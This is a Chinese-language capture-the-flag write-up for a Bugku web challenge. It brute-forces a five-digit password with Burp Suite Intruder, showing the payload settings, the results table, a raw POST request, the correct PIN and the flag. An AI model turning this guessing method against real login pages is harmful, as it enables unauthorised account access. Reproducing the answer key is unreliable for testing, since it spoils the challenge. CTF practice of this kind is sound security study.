

## 输入密码查看flag-writeup

打开题目

Challenge

3567 Solves

×

# 输入密码查看flag

## 80

<http://123.206.87.240:8002/baopo/>

作者: Se7en

Flag

Submit

访问链接，尝试输入12345，提示密码错误，利用burp suite爆破（题目已经给出提示）

输入查看密码

查看

密码不正确，请重新输入。




输入查看密码

请输入5位数密码查看，获取密码可联系我。


设置代理，在浏览器中随便输入五位数字，打开burp suite抓包，发送到Intruder

输入查看密码

请输入5位数密码查看，获取密码可联系我。



在Intruder中Positions中选择Clear清除，将12345选中选择Add添加



在Payloads设置好相应参数，数字类型、10000-99999，步长为1

Intruder attack 5

Attack Save Columns

Results Target Positions **Payloads** Options

### ? Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 90,000

Payload type: **Numbers** Request count: 90,000

---

### ? Payload Options [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.

**Number range**

Type: ☒ Sequential ☐ Random

From: 10000

To: 99999

Step: 1

How many:

**Number format**

Base: ☒ Decimal ☐ Hex

Min integer digits:


Max integer digits:

Min fraction digits:

Max fraction digits:

**Examples**

在Options选项中设置线程（看电脑性能）



点击Start attack开始，过一会就出来了（正确密码与错误密码Length长度是有区别的）

Intruder attack 5

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
3580	13579	200	<input type="checkbox"/>	<input type="checkbox"/>	246	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	1327	
1	10000	200	<input type="checkbox"/>	<input type="checkbox"/>	1327	
2	10001	200	<input type="checkbox"/>	<input type="checkbox"/>	1327	
3	10002	200	<input type="checkbox"/>	<input type="checkbox"/>	1327	
4	10003	200	<input type="checkbox"/>	<input type="checkbox"/>	1327	
5	10004	200	<input type="checkbox"/>	<input type="checkbox"/>	1327	
6	10005	200	<input type="checkbox"/>	<input type="checkbox"/>	1327	
7	10006	200	<input type="checkbox"/>	<input type="checkbox"/>	1327	
8	10007	200	<input type="checkbox"/>	<input type="checkbox"/>	1327	

Request Response

Raw Params Headers Hex

```

POST /baopo/?yes HTTP/1.1
Host: 123.206.87.240:8002
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:64.0) Gecko/20100101 Firefox/64.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Referer: http://123.206.87.240:8002/baopo/?yes
Content-Type: application/x-www-form-urlencoded
Content-Length: 9
Connection: close
Cookie: td_cookie=2558069281
Upgrade-Insecure-Requests: 1

pwd=13579
  
```

? < + > Type a search term 0 matches

6590 of 90000

将密码输入浏览器中，点击查看，得到flag

← → ↻ ⓘ 不安全 | 123.206.87.240:8002/baopo/

flag{bugku-baopo-hah}